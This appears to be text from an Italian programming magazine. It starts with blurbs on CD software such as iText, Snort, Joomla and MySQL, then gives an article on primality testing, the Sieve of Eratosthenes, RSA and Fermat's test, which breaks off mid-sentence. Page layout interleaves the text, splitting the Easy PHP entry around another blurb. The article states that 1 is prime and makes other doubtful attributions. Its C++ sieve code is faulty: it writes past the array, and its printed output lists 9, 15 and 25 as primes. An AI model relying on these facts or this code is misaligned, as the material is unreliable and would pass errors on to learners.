iText è una libreria OpenSource scritta in Java che consente di dotare le nostre applicazioni di funzionalità di esportazione verso il formato PDF. Si tratta di una libreria decisamente importante tanto che gli dedichiamo un articolo in questo stesso numero di ioProgrammo. Il PDF è un formato universale che garantisce una grande precisione nella stampa e una portabilità senza precedenti. Il poter creare documenti in formato PDF da una nostra applicazione sicuramente ne innalza il valore. D'altra parte itext non solo gestisce la mera esportazione dei dati in formato PDF ma dispone di funzionalità specifiche per crittografare o firmare digitalmente i documenti così creati, si tratta perciò di una libreria particolarmente interessante che risolve una volta per tutte il problema della generazione di report o di stampe sofisticate. In questo numero vi presentiamo la libreria nella sua forma originaria pronta per poter essere inserita in applicazioni Java, ma anche il porting verso .NET per poterla utilizzare in applicazioni C# o Visual Basic.

Directory: /iText

JGAP 2.4

La libreria per gli algoritmi genetici

Ce ne parla approfonditamente Andrea Galeazzi , nell'articolo “Dna di un commesso viaggiatore”. Gli algoritmi genetici rappresentano un campo in continua evoluzione. Si tratta di una metodologia che consente di sviluppare soluzioni evolutive sulla base di combinazioni cromosomiche. La realtà è meno complessa delle parole utilizzate per descriverla, sostanzialmente si parte da una popolazione di soluzioni che vengono rimescolate simulando l'evoluzione del patrimonio genetico, dal nuovo nucleo di soluzioni si estrapolano quelle migliorative delle precedenti e si continua così fino alla completa risoluzione del problema. jGap è una libreria Java che mette a disposizione diverse primitive proprio per la gestione degli algoritmi genetici, che ormai trovano applicazione in più di un settore.

Directory /jGap

IRONPYTHON 0.6

Python per .NET

Python è uno dei linguaggi che maggiormente si sta affermando negli ultimi tempi. Elegante, modulare, a oggetti, potente ha tutte le carte in regola per diventare un caso di successo nel campo dello sviluppo. IronPython è la versione .NET del linguaggio. Potete semplicemente programmare in Python e poi ottenere un codice eseguibile compilato con .NET alla stessa stregua di C#o Visual Basic. I vantaggi sono ovviamente innegabili.

Directory: /ironpython

SNORT 2.4.3

Il guardiano perfetto

Ce ne parla approfonditamente in questo stesso numero di ioProgrammo Fabio De Francesco. Snort è un IDS, un sistema di rilevamento delle intrusioni. Analizza tutto il traffico che passa per la vostra scheda di rete, anche quello non

direttamente diretto a voi ma presente comunque sulla Lan. Il traffico viene confrontato con delle “regole” e se qualche pacchetto viene rilevato come potenzialmente dannoso, immediatamente viene lanciato un alert.
Si tratta di un software indispensabile per controllare il traffico di rete della propria lan ma anche per tenere sotto controllo eventuali tentativi d'attacco al proprio host

Directory: /Snort

XOOPS 2.2.2


Il re è tornato

Era da qualche tempo che non avevamo più notizie di Xoops, per lungo tempo dominatore incontrastato della folta schiera di CMS presenti come software OpenSource in rete. Con questa nuova versione Xoops si presenta più agguerrito che mai, pronto a difendere il suo primato. I punti di forza sono sempre gli stessi, alta modularità, grandi temi grafici, integrazione con PHP e MySQL, per un CMS sempre sulla cresta dell'onda.

Directory: /xoops

AWSTATS 6.4

Statistiche sempre aggiornate

Awstats è un’applicazione scritta in Perl che negli ultimi anni ha conquistato una larga fetta del mercato dei software di reportistica per le statistiche dei siti web. La sua diffusione è ormai tale che recentemente si è anche esposta a una

serie di attacchi da parte di pirati che ne hanno individuati diversi Bug. La versione che vi presentiamo è l’ultima rilasciata in ordine di tempo e dovrebbe proprio correggere i bug che avevano reso le precedenti versioni vulnerabili. Da un punto di vista strettamente funzionale, Awstats analizza i log di un qualsiasi Web Server e genera delle pagine di statistiche molto complesse, di livello decisamente professionale. La cosa interessante di AwStats è che conserva lo storico, è molto leggero, le statistiche possono essere generate su richiesta e non richiede particolari dotazioni software eccetto un’installazione di Perl per poter essere usato.

Directory: /awstats

JOOMLA 1.0.3

L'erede di Mambo

Molti di voi conosceranno Mambo, si tratta di uno dei CMS più utilizzati in rete. A costruire il successo di Mambo è stata la sua alta modularizzazione, la capacità di consentire agli utenti di personalizzare il sistema con poche, rapide operazioni, la completezza del sistema.

Peccato che recentemente gli sviluppatori di Mambo si siano trovati n disaccordo con le scelte di Mirò la software house che ha prodotto il software fino ad ora. Così molti di loro hanno abbandonato Mirò e hanno dato vita a Joomla l'erede di Mambo. Basato sul suo stesso codice ma con la promessa di essere OpenSource ora come nelle future versioni.

Directory: /joomla

EASY PHP 1.8

Per installare PHP facilmente

Alcuni di voi leggendo la nostra rivista oppure andando a spasso per il Web avranno trovato in PHP un linguaggio piuttosto efficiente per la gestione delle Internet Application. Allo stesso modo, la prima difficoltà nell’approcciare questo linguaggio consiste nell’installare un ambiente completo all’interno del quale compiere i vari esperimenti. Per lavorare con PHP avete bisogno senza dubbio di un server Web e opzionalmente di MySQL. In generale l’installazione di questi tre componenti non comporta difficoltà elevate per un sistemista, ma rappresenta senza dubbio una perdita di tempo per un programmatore. Easy PHP è un tool di installazione rapida. Con pochi click di mouse vi troverete installato sul sistema un completo ambiente Web all’interno del quale fare

C++ Template Image Processing Library

Il toolkit per l’image processing in C++

CImg è una libreria Open Source per C++ che consente di gestire le immagini in modo semplice e piuttosto veloce. Se avrete modo di provare qualcuno degli esempi contenuti nel pacchetto, vi accorgerete di quali e quanti effetti dinamici o statici è possibile applicare ad un’immagine utilizzando questo toolkit. Oltre alla completezza della libreria è importante notare come l’eseguibile risultante sia piuttosto veloce. Altra caratteristiche che rende la Template Image Processing Library un tool decisamente importante è la sua alta portabilità. Sviluppare applicazioni in C++ per Unix, Windows, MacOS X o FreeBSD non dovrebbe comportare nessuna differenza nel codice, se il tutto è sviluppato secondo i dettami della CImg. Anche l’uso è piuttosto semplice, di fatto si tratta di un unico file di Header: CImg.h che deve essere incluso nel codice sorgente dell’applicazione. Ulteriori funzionalità dipendono dalla presenza di librerie aggiuntive quali ImageMagick, libpng o libjepg.


Directory: / cimg

girare le applicazioni PHP anche con supporto a MySQL, sicuramente un grande aiuto per coloro che non intendono perdere tempo in configurazioni di sistema.

Directory: /Easyphp

DEV C++ 4

L'IDE per i programmatori C++

Se siete dei programmatori C++ sicuramente avrete avuto modo di conoscere Dev C++. Si tratta di un IDE ormai diffusissimo completamente OpenSource a cui noi di ioProgrammo facciamo spesso riferimento quando si tratta di descrivere progetti sviluppati in C++.

Le sue caratteristiche essenziali sono note: sintax highlighting, code completion, estrema leggerezza, modularità, capacità di compilare utilizzando MingGW oppure il compilatore C++ di Microsoft a seconda di come viene impostato l'ambiente. Ne esistono versioni customizzate per lavorare in modo RAD per esempio con le WXWidgets

Directory:/ devcpp

ECLIPSE 3.1

L'editor tutto fare

Cento MB, questa è la dimensione raggiunta ormai dal mitico ambiente tuttofare che sta facendo il bello e il brutto tempo fra i programmatori Java. Non che la dimensione sia sempre sinonimo di qualità anzi spesso non lo è, ma nel caso di Eclipse si può tranquillamente fare un'eccezione. Questo IDE orientato alla programmazione Java, ma completamente estensibile per mezzo di plugin per essere utilizzato con quasi ogni linguaggio esistente esporta un numero talmente elevato di caratteristiche che l'occupazione dello spazio sull'Hard Disk è pienamente giustificata. Meno giustificata è una certa pesantezza dell'ambiente, se non per il fatto che il tool stesso è scritto in Java che notoriamente per alcuni tipi di applicazioni non è certo un mostro

di velocità. In ogni caso se avete un sistema sufficientemente dotato in termini di risorse sicuramente Eclipse è un ambiente che vi toglie le castagne dal fuoco in più di una situazione. Per numero di funzionalità si può paragonare a quello che è stato Emacs in tempi non troppo lontani.

Directory: /Eclipse

JAVA DEVELOPMENT KIT 1.5.0 UPGRADE 5

Indispensabile per programmare in Java.

Ci corre l'obbligo, prima di tutto, di fare i nostri migliori auguri a java che ha appena compiuto 10 anni di vita. Il linguaggio di Sun nato con l'ambizione di essere il primo realmente multipiattaforma e che portava con se la grande ambizione di servire qualunque tipo di periferica, dopo 10 anni di esistenza può dire di avere largamente realizzato i suoi obiettivi. Con una base di programmatori larghissima e con il primato invidiabile di essere il linguaggio base per i telefonini di nuova generazione come per i PC come per i sistemi embedded è ad oggi uno dei linguaggi più diffusi al mondo. Per programmare in Java è necessario semplicemente dotarsi del J2SE che vi presentiamo in questo stesso numero, tutto il resto sono AddON, anche se non neghiamo che un buon editor aiuta. Non vi resta che installare il JDK dotarvi di entusiasmo e pazienza e creare il vostro primo "Hello Word" carta di ingresso del meraviglioso mondo di Java.

Directory: /JDK150

PHP 5


Il linguaggio di internet

Se seguite ioProgrammo o più semplicemente siete dei programmatori Web, o ancora molto più semplicemente navigate su Internet, non potete non sapere che cosa è PHP. Si tratta del linguaggio con il quale sono sviluppate la maggior parte delle applicazioni internet esistenti. Quasi tutto il software per il web si regge su PHP. La curva di apprendimento è bassissima, le funzionalità esposte elevatissime, certamente se avete intenzione di sviluppare per il web non potrete fare a meno di provare anche questo linguaggio come base per le vostre applicazione

Directory: /PHP

SHARPDEVELOP 1.1.10

L'alternativa a Visual Studio

Se siete programmatori C# ma non volete utilizzare i costosi ambienti di Microsoft, SharpDevelop si rivela un'ottima alternativa.

Si stratta di un ambiente leggero, visuale, rad dotato di tutte o quasi tutte le facilities di ambienti molto più costosi, ma dotato dell'interessante caratteristica di essere Free e privo di costi. Se credete che questo possa essere sinonimo di scarsa affidabilità sappiate che state commettendo un grave errore, SharpDevelop è decisamente un ambiente professionale, ben studiato e progettato, inoltre il team di sviluppo è particolarmente attivo.

Directory: /Csharp

IRRLICHT 0.9

La libreria per lo sviluppo rapido di VideoGames

Ad irrlicht dedichiamo costantemente spazio sulla nostra testata. Si tratta di una libreria veramente molto efficace per lo sviluppo di videogiochi. Consente di accedere facilmente a funzionalità per la gestione del 3D, per l'implementazione dei parametri d'animazione, per l'applicazione delle texture, per la generazione di effetti complessi.

Si tratta insomma di una libreria decisamente utile per chi vuole iniziare a programmare da zero i propri videogiochi come per chi invece ha bisogno di funzionalità particolarmente avanzate. Quella che vi presentiamo è la versione 0.9, rilasciata da appena un mese e già ai vertici per quanto riguarda la diffusione

Directory: /irrlicht

HSQL DB 1.8.0

Il database dal peso piuma

Ne facciamo uso nel bell'articolo di Daniele de Michelis su Pbeans presente in questo stesso numero di ioProgrammo. Si tratta di un database interamente scritto in Java la cui caratteristica principale è quella di essere estremamente leggero, oltre che multipiattaforma. Se avrete la pazienza di leggere l'articolo su Pbeans scoprirete come HSQL DB sia stato sapientemente utilizzato come storage di persistenza, offrendo ad un'applicazione java un supporto incredibilmente omogeneo alle caratteristiche del linguaggio

Directory: /HSQLDB

PHPMYADMIN 2.6.4

L'interfaccia web per la gestione di Mysql

PHPMyAdmin è un software decisamente particolare. Si tratta di una web application fra le più diffuse al mondo, eppure il suo scopo è quello di essere un frontend verso MySQL. Ora, di frontend verso MySQL ne esistono veramente molti, alcuni dei quali sono delle normali applicazioni standalone, allora perché una web application dovrebbe risultare migliore di un'interfaccia standalone? La risposta è semplice: PHPMyAdmin è il migliore, assolutamente il più completo e intuitivo da utilizzare, inoltre supporta pienamente tutte le funzionalità più avanzate di MySQL e il suo sviluppo va di pari passo a quello del DB. Un grande software dunque, che vale la pena usare soprattutto installato in ambienti di hosting la dove accessi diversi da localhost spesso non sono consentiti dal gestore del servizio

Directory: /PhpMyAdmin

FIREBIRD 1.5.2.4

L'araba Fenice dei database

Firebird è un server di database nato dal codice sorgente di Interbase rilasciato da Imprise Corporation nel 200 prima di tornare ad essere Borland. È una storia un po' complicata, quello che è importante sapere è che si tratta di un database molto affidabile nato da codice che tuttora sta alla base di Borland Interbase e che presentiamo in questo stesso numero, con in più l'importante vantaggio di essere completamente free e perciò gratuito.

Dal punto di vista delle caratteristiche tecniche, il database gira correttamente sia su Linux che su Windows, offre una compatibilità quasi completa con l'ANSI SQL-99ed ha prestazioni che lo rendono particolarmente appetibile per quanti hanno bisogno di un database leggero, potente, affidabile e gratuito.

Directory: /FireBird

POLARIS.NET

Database sotto controllo

Si tratta di un ottimo prodotto commercializzato da Miracle Soft. Lo scopo è duplice, prima di tutto viene utilizzato per creare ogni tipo di reportistica/statistica sui database, previa la conoscenza della base di dati, in secondo luogo può essere utilizzato anche per l'interrogazione dei database.

È inoltre possibile collegare Polaris.NET a un gestionale utilizzando un comodo Wizard. Polaris.NET è uno di quei software che risultano indispensabili per la creazione di progetti ottimizzati. Non se ne può fare a meno quando il vostro software comincia ad assumere proporzioni tali che un controllo completamente manuale diventa impossibile ed in alcuni casi controproducente. Così Polaris.NET con la sua capacità di creare grafici statistici anche complessi in relazione ad ogni tipo di base di dati diventa una comodità indispensabile.

Directory: / ^Polaris

FIREBIRD.NET PROVIDER

Per usare Firebird in .NET

Chi lo dice che i progetti OpenSource prolificano in ambiente Linux e tralasciano l'ambiente Windows? Firebird non ha affatto dimenticato i programmatori Microsoft ed ha sviluppato questo .NET Provider che mette in grado chi usa Visual Basic, C# e qualunque altro linguaggio sotto il cappello del framework .NET di sviluppare applicazioni che sfruttino in maniera nativa e perciò con prestazioni ottimali il database Firebird.

Directory: /Firebird Net Provider

MYSQL 4.1.1.2

Lo scheletro di internet

Così tanti sono i progetti su internet che fanno capo a MySQL che si può tranquillamente dire che MySQL è una delle strutture portanti del Web. Nato come DB ultraleggero per servire progetti di piccole dimensioni si è evoluto nel tempo fino a diventare uno dei database con il maggior numero di funzionalità esposte. Si va dalla ricerca full text al supporto alle transazioni senza per questo dimenticare la leggerezza del sistema. MySQL è estremamente semplice da usare e al contempo estremamente potente e questo ne fa uno dei server di database più usati al mondo.

Qualcuno ancora lo taccia di non essere sufficientemente professionale da reggere il confronto con i DB commerciali più costosi, noi non siamo fra questi.. MySQL è del tutto paragonabile a server di DB del costo di svariate migliaia di euro e in molti casi prevale in prestazioni e affidabilità

Directory: /MySQL

PHP MODEL VIEW CONTROLLER

Il framework per implementare MVC

Il Model View Controller è uno dei pattern di programmazione che più si sta

diffondendo nel mondo degli sviluppatori. Si tratta di un pattern solido, importante, in grado di supportare la progettazioni di applicazioni facilmente manutenibili.

L'intera descrizione del pattern meriterebbe più di un articolo, ma in due parole possiamo sintetizzare che si tratta di uno schema che divide le classi di controllo del codice in tre categorie fondamentali, una che descrive il modello, una che gestisce l'output, una che controlla il flusso d'esecuzione del programma. Utilizzando questo tipo di pattern si riesce a snellire di molto il controllo su codice di grandi dimensioni. Il framework che vi presentiamo è proprio un'implementazione dell'MVC per PHP

Directory: /PHP/PHPMvc

LUKE


L'editor di indici di Lucene

In questo numero di ioProgrammo parliamo di Lucene, la libreria che consente di creare facilmente un motore di ricerca per i vostri software. Leggendo l'articolo scoprirete che la prima azione da compiere quando si tenta di ricercare qualcosa all'interno dell'archivio è consultare l'indice del materiale disponibile. Ovviamente questo indice deve anche essere creato. Luke è un editor scritto in Java per gli indici creati da Lucene, molto comodo per manovrarli, spostarli, editarne le voci e molto altro ancora. Inoltre la sua natura multipiattaforma lo rende idoneo sia per Lucene che per DotLucene

Directory: /Luke

REFLECTOR

Il tool per sfruttare la reflection di .NET

Chi ci segue da tempo avrà sicuramente nozione di cosa sia la reflection in .NET. Sostanzialmente si tratta di una tecnica che consente di “disassemblare” il codice compilato di un software scritto in .NET e risalire alla descrizione dei metodi e delle classi che compongono l'applicazione.

In realtà la reflection è una tecnica piuttosto complessa che fa molto di più di quanto abbiamo esposto, tuttavia il concetto riassume brevemente una parte delle funzionalità. Reflector è appunto un tool che tramite la reflection scompone un eseguibile e vi restituisce le classi base. In questo articolo ne facciamo uso nell'articolo di Michele Locuratolo su Lucene. Anche nell’articolo sull’architettura ADO l’abbiamo trovato molto utile per reperire le classi che compongono l’intero progetto. Un utility quasi indispensabile.

Directory: /Reflector


FILEMAKER 8


L’ultima release di uno dei DB più usati al mondo


Filemaker in realtà è molto di più di un database, si tratta di un intero ambiente dedicato alla produttività con un backend di database. In sostanza con Filemaker non avete bisogno di costruire software aggiuntivo per la gestione dei dati. Direttamente dall’ambiente sarete in grado di costruire Form , Report, Procedure complesse che servono per gestire il vostro Business. Oltre ad essere velocissimo, Filemaker è dunque molto comodo e rappresenta la soluzione ideale per chi necessita di costruire applicazioni di database senza perdersi nei meandri del codice. Nonostante questo, i programmatori esperti troveranno molto comoda la possibilità di creare proprie applicazioni personalizzate usufruendo delle caratteristiche avanzate di FileMaker 8. Filemaker risulta utile in tutte le applicazioni che in un qualche modo gestiscono una base di dati.

FILEMAKER 8 IN 3 PASSI

Una completa applicazione per la gestione di u n catalogo prodotti in 30 secondi

> SCEGLI IL WIZARD

1 Seleziona dal wizard il progetto che ti interessa

> SALVA IL FILE

2 Scegli la posizione dove intendi salvare il file

> IL GIOCO È FATTO

3 In meno di mezzo minuto l'applicazione completa è pronta

Test di primalità

Verificare se un numero è primo, è un problema fondamentale. È noto come algoritmi di crittografia a chiave pubblica, del tipo RSA, si fondino sulla scelta di numeri primi di grandissime dimensioni.

Ciò che è possibile fare con i numeri e con le relative proprietà elementari è qualcosa di straordinario. Prendiamo i numeri primi. La definizione è immediata. “Un numero è primo se ha come divisori solo se stesso e uno”. Sono conosciuti i primi numeri primi, scusate il gioco di parole, ovvero i più piccoli numeri primi. I primi tre numeri naturali: 1, 2 e 3 sono primi, 2 è l’unico numero pari primo; poi si salta il 4 che oltre a se stesso e 1 è divisibile per 2 e si scopre che anche il 5 è primo. Il successivo è 7 ed il successivo ancora risulta 11. In sequenza ancora abbiamo 13, 17, 19 e 23 e così si prosegue. Gauss, uno dei più grandi matematici della storia, aveva intuito che questo semplice quanto interessante problema è di cruciale importanza, tanto che si era spinto nell’affermazione che la scienza per evolversi deve prima rispondere a problemi di questo tipo, ossia deve occuparsi in prima istanza di trovare risposte a semplici domande quali: come distinguere numeri composti da primi. Del resto non bisogna trascurare il teorema fondamentale dell’aritmetica che asserisce che un numero qualsiasi può ottenersi come il prodotto tra numeri primi. Come abbiamo già potuto osservare tra i primi numeri naturali vi sono molti numeri primi ma, man mano che si procede verso numeri grandi diventano sempre più rari. Sempre Gauss dimostrò che la loro distanza si può approssimare ad un logaritmo naturale. Le mie ultime ricerche, ma si potrebbe trattare di una notizia già obsoleta, dicono che il più grande numero primo, scovato da un potentissimo elaboratore, associato ad un altrettanto sofisticato software, è composto da 65.050 cifre. Vedremo come si approntano test di primalità, appunto per verificare che un numero sia primo e rispolvereremo il metodo di crittografia RSA che darà un senso a tutto lo studio. Ovviamente, esistono anche altre applicazioni informatiche per le quali è indispensabile trattare con i numeri primi.

CRITERI DI DIVISIBILITÀ E PRIMI ORIGINARI

Una delle parole chiave nell’ambito della nostra trattazione è proprio la *divisibilità*. Sapere se un numero è divisibile per un altro ovviamente ne esclude la primalità. I risultati originari a riguardo hanno visto soluzioni mirate. Il criterio di divisibilità per 9 è semplice e sorprendente. Un numero è divisibile per 9 se la somma delle singole cifre costituenti è divisibile per nove. Esempio 1: il numero 1970 non è divisibile per nove poiché 1+9+7=17 non multiplo di 9. Esempio 2: il numero 1971 è divisibile per 9, infatti, 1+9+7+1= 18 che è un multiplo di 9. Il risultato della operazione 1971/9 è 219. Per curiosità ricordo che l’autore di tale criterio è Blaise Pascal, il filosofo matematico che secoli dopo ispirerà Niklaus Wirth nel nominare il suo linguaggio di programmazione strutturato il famoso Pascal. I primi tentativi di studio sistematico della questione sono attribuiti all’uomo di chiesa padre Marino Mersenne. Egli escogitò la semplice relazione 2p-1 che da origine a un numero e affermò che se questi è primo anche p sarà primo. Per p== a 2 si genera 3. Per p=7 si genera 127. Sia 3 che 127 sono numeri primi. Il metodo già vacilla se p=11, infatti, il numero che si genera 2047 è il prodotto tra 29 e 89, quindi un numero composto. Con l’avvento dei calcolatori si scoprì che soltanto alcuni valori di p generano effettivamente dei primi che sono oggi conosciuti come primi di Mersenne. Successivamente, Fermat che alla causa diede un importante contributo scrisse a Mersenne e gli propose una nuova formula che a suo dire produceva sempre numeri primi. Si trattava dell’espressione $Fn=2^{2\wedge n+1}$. In tal modo ad esempio F0=3, F1=5, F4=65537; che sono effettivamente tutti numeri primi. Ma Eulero un altro grande matematico dimostro che già F5 non era primo. Gli studi si susseguirono fino ad arrivare alle moderne teorie, alcune utilizzate in modo mirato per scopi informatici.


CRIVELLO DI ERATOSTENE

Il primo metodo ideato per individuare numeri primi è stato per la prima volta riportato da Nicola di Gerosa in uno scritto del primo secolo il quale fa riferimento ai pitagorici del 250 A.C. E verosimilmente il metodo è stato introdotto da Eratostene a cui è stato associato il nome.

Insomma, si tratta di un bel po' di anni fa!. Il termine crivello rende l'idea alla base del metodo, che procede con il setacciare in più fasi un insieme di numeri per far si che rimangano i soli numeri primi. Per un fissato intervallo di osservazione che solitamente va da 0 a n, si applica il metodo. Al primo passaggio si eliminano tutti i numeri pari, i multipli di 2 eccetto il numero stesso. Al secondo i multipli di 3 e così si procede con l'eliminare tutti i multipli dei numeri primi fino a quel momento ottenuti. In sequenza 5, 7, 11 e così via. Si termina quando si arriva a controllare la radice di n o comunque l'intero ad esso più vicino.
Nell'implementare il metodo si usa una struttura comune a problemi di questo tipo, ossia un vettore di booleani dalla facile interpretazione. Se un generico indice i corrisponde a un valore vero allora si tratta di un primo, altrimenti no. Ecco la dichiarazione con le due funzioni di servizio che predispongono il vettore di booleani. Si ipotizza che inizialmente tutti i numeri siano primi (*azzera*) e si riportano in output i risultati (*visual*). Il parametro permette di definire il limite destro dell'intervallo di osservazione.

```
const int nmax=200;

bool primo[nmax];

void azzera (long parn)
{   int i;
    for (i=0; i<parn; i++)
    primo[i]=true;
};

void visual (long parn)
{   int i;
    for (i=1; i<parn; i++)
    if (primo[i]) cout<<i<<", ";
    cout<<"\n";
    getch();
};
```

Di seguito è riportata la funzione *crivello*, che effettivamente individua i primi e il programma principale per richiamarla. La funzione prevede due cicli innestati. Con quello esterno si esplorano i numeri primi a partire da 2, con il secondo si effettua il reale processo di setaccio. In questa ultima fase si settano a falso i numeri non primi.

```
void crivello (long parn)
{   int i, j;

    for (i=2; i<sqrt(parn); i++)
    {
        if  (primo[i])
            {
            j=i;
            while (j<=parn)
            {      j=j+i;
                   primo[j]=false;
             };
             };
             visual(parn);
    };
};

int main()
{   //clrscr();
    long n;
    azzera(nmax);
    cout<<"Intervallo destro --> ";
    cin>>n;
    crivello(n);
    visual(n);
};
```

Purtroppo nella realtà tale metodo non è adatto per individuare i numeri primi che più ci interessano, ovvero quelli molto grandi. In tali situazioni l'algoritmo diventa inefficiente e troppo lento per essere utilizzato. Per essi vengono usati altri metodi che si basano, come vedremo, su un'idea di Fermat.
In **Figura 1** è riportato l'output del programma.

```
C:\ab\comp\devcpp\crivello.exe
Intervallo destro --> 30
1, 2, 3, 5, 7, 9, 11, 13, 15, 17, 19, 21
1, 2, 3, 5, 7, 11, 13, 17, 19, 23, 25, 2
1, 2, 3, 5, 7, 11, 13, 17, 19, 23, 25, 2
1, 2, 3, 5, 7, 11, 13, 17, 19, 23, 29,
1, 2, 3, 5, 7, 11, 13, 17, 19, 23, 29,
```

Fig. 1: **Output del programma sviluppato per l'implementazione del crivello di Eratostene**

LA CRITTOGRAFIA RSA

Tale metodo consente a tutti i membri di una rete di codificare i loro messaggi usando regole comuni pubbliche, e trasmetterli con sicurezza e usando le chiavi pubbliche che ogni membro a messo a disposizione della rete. Per rete possiamo considerare una semplice LAN quanto internet. Supponiamo che io, come membro della rete rilasci pubblicamente il codice per la codifica dei messaggi da inviarmi. Il principio dell'RSA funziona come segue. Scelgo due grandi numeri primi p e q (ad esempio 1024 bit ciascuno) e calcolo i prodotti $n=pq$ e $m=(p-1)(q-1)$. Poi scelgo un numero d minore di m ma che rispetto ad esso sia un primo relativo. Significa che m e d non hanno fattori primi in comune. Entrambi i numeri non sono primi e m è sicura-

I NUMERI DI SMITH

Tra le curiosità vanno ricordati sicuramente i numeri di Smith. Si tratta di particolari numeri che hanno la proprietà di avere la somma dei fattori primi uguale alla somma delle cifre dei primi stessi. Il più piccolo è 4=2+2=2*2. Lo è anche 9985= 5*1997 lo è perché 9+9+8+5=31 è uguale a 5+1+9+9+7. Un altro esempio è 6036 = 2*2*3*503, infatti 6+0+3+6 =15 così come 2+2+3+5+3.

mente pari, si tratta infatti del prodotto di due numeri pari. Scelgo ancora un altro numero e per assicurare la divisibilità di *(de – 1)* per *m*, che matematicamente scriviamo come *de = 1 (mod m)*. A questo punto possiamo rendere pubbliche, quindi inviare al network le due chiavi n ed e. Cosicché, gli altri membri della rete possano averle senza peraltro mantenerle segrete. Ciò che si deve mantenere segrete sono invece le chiavi: *p*, *q*, *m* e *d*.
Adesso supponiamo che qualcuno ci voglia inviare un messaggio in forma segreta. Può inviare un numero *T* minore di *n*, che con opportune manipolazioni può corrispondere a un testo o a parte di esso trasformandolo come segue:

```
C=Te  mod n
```

Viene prima elevato a potenza di e poi si estrae il modulo *n*. Il risultato *C* è il codice segreto o se preferite chiper text che ci verrà trasmesso. Ricordo che *e* ed *n* sono pubbliche. La funzione di decodifica o decrittografia è fatta utilizzando le chiavi private.

```
T=Cd mod n
```

Si ottiene quindi il testo in chiaro (plain text) originariamente trasmesso. Ovviamente che le due funzioni siano tra loro inverse si può dimostrare matematicamente. Quindi *n* è pubblica, mentre i due primi che la compongono sono privati. La scomposizione in fattori è molto complicata per numeri molto grandi, anche la potenza di computazione di super elaboratori non aiuta.
E comunque anche i numeri *d* e *m* rimangono privati. Per concludere il paragrafo volevo sottolineare il fondamentale ruolo giocato dai numeri primi che appaiono più volte nella scelta di *p* e *q* e per *d*.

NOTA

IDEE E CONGETTURE

La congettura di Goldback è appunto tale perché anche non essendo ancora smentita da nessuno e peraltro non dimostrata. Afferma che: ogni numero pari diverso da due è la somma di due numeri primi mentre i dispari maggiori di sette sono la somma di tre primi. Esempi 10=5+5, 20=17+3 mentre 11=5+3+3 e così via.

TEST DI FERMAT

Come accennato metodi come il crivello di Eratostene sono inappropriati, o meglio inutilizzabili, per verificare la primalità di numeri molto grandi. Esistono allora dei test più rapidi. Il più conosciuto è quello che deriva direttamente dal teorema di Fermat. Il teorema conosciuto con l'aggettivo di piccolo, stabilisce che se un numero *p* è primo per ogni numero naturale *b* appartenente all'intervallo [0,p] vale la condizione fondamentale

```
bp mod p =  b
```

che se preferite può essere riformulato nella forma: che se *p* è primo, allora per qualunque intero *b*, l'espressione $b^p - b$ è divisibile per *p*.
I numeri 2, 3 e 5 sono primi. Per 2 infatti vale: 1^2(mod 2)=1. Per 3 vale 1^3(mod 3)=1 e 2^3(mod 3)=2. Ancora per 5 vale 1^5(mod 5)=1, 2^5(mod 5)=2, 35(mod 5)=3 e 4^5(mod 5)=4.
L'equivalenza logica del teorema indica che se esiste un numero naturale b sempre appartenente all'intercallo aperto [0, p], per il quale:

```
bp mod p ≠  b
```

